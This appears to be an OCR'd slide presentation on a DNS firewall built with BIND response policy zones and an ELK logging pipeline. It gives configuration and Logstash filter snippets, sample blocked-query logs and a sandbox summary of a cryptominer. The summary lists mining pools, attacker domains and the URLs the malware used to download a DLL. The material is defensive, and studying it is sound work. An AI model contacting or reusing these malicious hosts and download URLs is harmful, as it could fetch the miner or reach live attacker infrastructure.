 Container with Ubuntu 18.04 vCPU:4 cores,Memory : 4GB,Storage:100GB

RPZ zones Data feed from RPZ feed provider
Any feed provider.
You can also test for 1 month with trial. .

Using Open Source Tools to Monitor Your DNS Activity

The ELK stack is a collection of three open source tools -

Elasticsearch + **L**ogstash + **K**ibana along with log shipper



Classified Threats and Policy Zones

Following RPZ zones were added at the end of the /etc/bind/named.conf.options using the response-policy.Bind currently has a 32 zone limit

Extemely easy to setup.

Classified threats include.

Phishing
Malware
Criminal Networks
Bad Nameservers
Malicious Adware
Cryptominer
CryptJacker
And more.

```
response-policy {
zone "rpz.local";
### 11 Standard Feeds
zone "adware.host.dtq";
zone "badrep.host.dtq";
zone "bad-nameservers.ip.dtq" ;
zone "bad-nameservers.host.dtq";
zone "bogons.ip.dtq";
zone "botnetcc.host.dtq";
zone "botnet.host.dtq";
zone "botnetcc.ip.dtq";
zone "dga.host.dtq";
zone "malware.host.dtq";
zone "phish.host.dtq";
```

Sample Configuration
5 Min Install

Simple Configuration : Get RPZ data from Masters and Genrating RPZ logs

RPZ zones will be downloaded from feed provided as a slave zone.

zone "malware.edit.host.dtq" {

type slave;

file "dbx.malware.edit.host.dtq";

masters {199.168.xx.xx;199.168.xx.xx;199.168.xx.xx; };

allow-transfer { none; };

};

Bind RPZ Logging:

```
channel rpzlog {
        file "rpz.log" versions unlimited size 1000m;        print-time yes;
        print-category yes;       print-severity yes;
        severity info;};
        category rpz { rpzlog; };
```

How to parse/filter logs with Logstash..1

```
filter {
        if [source] == "/var/cache/bind/rpz.log" {
                grok {
                        match => [ "message", "%{DATA:NC_timestamp} %{DATA} %{GREEDYDATA}info: %{DATA:X_client} %{GREEDYDATA:X_step2}" ]
                }
                date {
                        match => [ "timestamp", "MMM dd HH:mm:ss", "MMM dd HH:mm:ss" ]
                }

#### drop unneeded events by X_client

                if [X_client] != "client"{
                        drop { }
                }
                mutate {
                        remove_field => [ "X_client" ]
                }

#### Filter X_step2

                grok {
                        match => [ "X_step2", "%{DATA} %{DATA:NC_srcip}#%{GREEDYDATA} \(%{DATA:NC_hostname}\): %{DATA:X_rpz} %{GREEDYDATA:X_step3}" ]
                }
```


How to parse/filter logs with Logstash..2

```
#### drop unneeded events by X_rpz

        if [X_rpz] != "rpz"{
                drop { }
        }
        mutate {
                remove_field => [ "X_rpz", "X_step2" ]
        }

#### Filter X_step3

        grok {
                match => [ "X_step3", "%{GREEDYDATA} via %{GREEDYDATA:X_type}" ]
        }
        mutate {
                remove_field => [ "X_step3" ]
        }
```

How to parse/filter logs with Logstash..3

```
##### RPZ-Type
        if [X_type] =~ "rpz.local" {
                mutate {
                        add_field => [ "NC_rpz_type", "rpz.local" ]
                }
        }
        else if [X_type] =~ "adware.host.dtq" {
                mutate {
                        add_field => [ "NC_rpz_type", "adware.host.dtq" ]
                }
        }
        else if [X_type] =~ "badrep.host.dtq" {
                mutate {
                        add_field => [ "NC_rpz_type", "badrep.host.dtq" ]
                }
        }
        else if [X_type] =~ "bad-nameservers.ip.dtq" {
                mutate {
                        add_field => [ "NC_rpz_type", "bad-nameservers.ip.dtq" ]
                }
        }
```

DNS Firewall Use Case



DNS Firewall Use Case

- January 8th 2019, 15:22:27.092 tags: beats_input_codec_plain_applied @version: 1 prospector.type: log host.name: ns3 beat.name: ns3 beat.hostname: ns3 beat.version: 6.3.2 DC_hostname: nametraff.com DC_srcip: 118.179.173.28 input.type: log DC_timestamp: 08-Jan-2019 @timestamp: January 8th 2019, 15:22:27.092 offset: 345,900,264 message: 08-Jan-2019 12:22:26.443 rpz: info: client @0x7fb7b0003bb0 118.179.173.28#13745 (nametraff.com): rpz QNAME NXDOMAIN rewrite nametraff.com via nametraff.com.cryptominer.rpz.spamhaus.org source: /var/cache/bind/rpz.log DC_rpz_type: cryptominer.rpz.spamhaus.org _id: 39wgLGgBN006-3DjaT58 _type: doc _index: filebeat-6.3.2-2019.01.08 _score: -
- January 8th 2019, 15:22:27.092 tags: beats_input_codec_plain_applied @version: 1 prospector.type: log host.name: ns3 beat.name: ns3 beat.hostname: ns3 beat.version: 6.3.2 DC_hostname: cheapmusic.info DC_srcip: 118.179.223.10 input.type: log DC_timestamp: 08-Jan-2019 @timestamp: January 8th 2019, 15:22:27.092 offset: 345,901,744 message: 08-Jan-2019 12:22:26.469 rpz: info: client @0x7fb940002e50 118.179.223.10#53646 (cheapmusic.info): rpz QNAME NXDOMAIN rewrite cheapmusic.info via cheapmusic.info.malware-aggressive.rpz.spamhaus.org source: /var/cache/bind/rpz.log DC_rpz_type: malware-aggressive.rpz.spamhaus.org _id: 4twgLGgBN006-3DjaT58 _type: doc _index: filebeat-6.3.2-2019.01.08 _score: -
- January 8th 2019, 15:22:27.092 tags: beats_input_codec_plain_applied @version: 1 prospector.type: log host.name: ns3 beat.name: ns3 beat.hostname: ns3 beat.version: 6.3.2 DC_hostname: rp-ads.net DC_srcip: 202.4.96.6 input.type: log DC_timestamp: 08-Jan-2019 @timestamp: January 8th 2019, 15:22:27.092 offset: 345,902,532 message: 08-Jan-2019 12:22:26.673 rpz: info: client @0x7fb7a80e7790 202.4.96.6#7692 (rp-ads.net): rpz QNAME NXDOMAIN rewrite rp-ads.net via rp-ads.net.malware-aggressive.rpz.spamhaus.org source: /var/cache/bind/rpz.log DC_rpz_type: malware-aggressive.rpz.spamhaus.org _id: 4twgLGgBN006-3DjaT58 _type: doc _index: filebeat-6.3.2-2019.01.08 _score: -
- January 8th 2019, 15:22:27.092 tags: beats_input_codec_plain_applied @version: 1 prospector.type: log host.name: ns3 beat.name: ns3 beat.hostname: ns3 beat.version: 6.3.2 DC_hostname: a.dnspod.com DC_srcip: 118.179.223.10 input.type: log DC_timestamp: 08-Jan-2019 @timestamp: January 8th 2019, 15:22:27.092 offset: 345,903,998 message: 08-Jan-2019 12:22:26.849 rpz: info: client @0x7fb7c8055c00 118.179.223.10#40464 (a.dnspod.com): rpz IP NXDOMAIN rewrite a.dnspod.com via 32.205.79.226.181.rpz-ip.sbl.rpz.spamhaus.org source: /var/cache/bind/rpz.log DC_rpz_type: sbl.rpz.spamhaus.org _id: 5NwgLGgBN006-3DjaT58 _type: doc _index: filebeat-6.3.2-2019.01.08 _score: -

DNS Firewall Use Case

DNS Firewall Use Case

Top 5 values in 500 / 500 records

cryptominer.rpz.spamhaus.org	35.2%
malware-aggressive.rpz.spamhaus.org	34.4%
malware-adware.rpz.spamhaus.org	10.8%
abused-legit.rpz.spamhaus.org	8.2%
dbl.rpz.spamhaus.org	7.6%

Top 5 values in 500 / 500 records

118.179.223.10	73.6%
118.179.182.51	9.2%
202.4.96.6	7.6%
118.179.162.34	6.2%
118.179.209.50	0.8%

Top 5 values in 500 / 500 records

rp-ads.net	31.6%
www.pubyun.com	9.6%
donate.v2.xmrig.com	8.0%
cobalten.com	6.2%
s8.url.cn	5.8%

DNS Firewall Use Case

General Information

Date:	16.11.2017
Duration:	0h 3m 34s
Sample Name:	ffCVtQ6H04
Cookbook:	default.jbs
Icon:	
Filetype:	exe


Show File Information

Detection

MALICIOUS

- Found **1** malicious signature
- Contacts **8** domains/IPs
- Launches **2** processes
- Drops **3** files

Signature Overview



Contacted Domains

Name	IP	Active
pool.minexmr.com	37.59.56.102	true
xmr.5b6b7b.ru	45.58.140.194	true
64.myxmr.pw	170.178.171.162	true
www.pubyun.com	118.184.176.15	true

HTTP Gets & Posts

URL	Method
64.myxmr.pw:8888/md5.txt	GET
64.myxmr.pw:8888/cudart32_65.dll	GET
xmr.5b6b7b.ru:8888/xmrok.txt	GET
xmr.5b6b7b.ru:8888/xmrok.txt	GET
www.pubyun.com/dyndns/getip	GET

https://www.joesandbox.com/analysis/37219/0/executive

Thank you !

For more info:

www.pipelinesecurity.net

https://dnsrpz.info/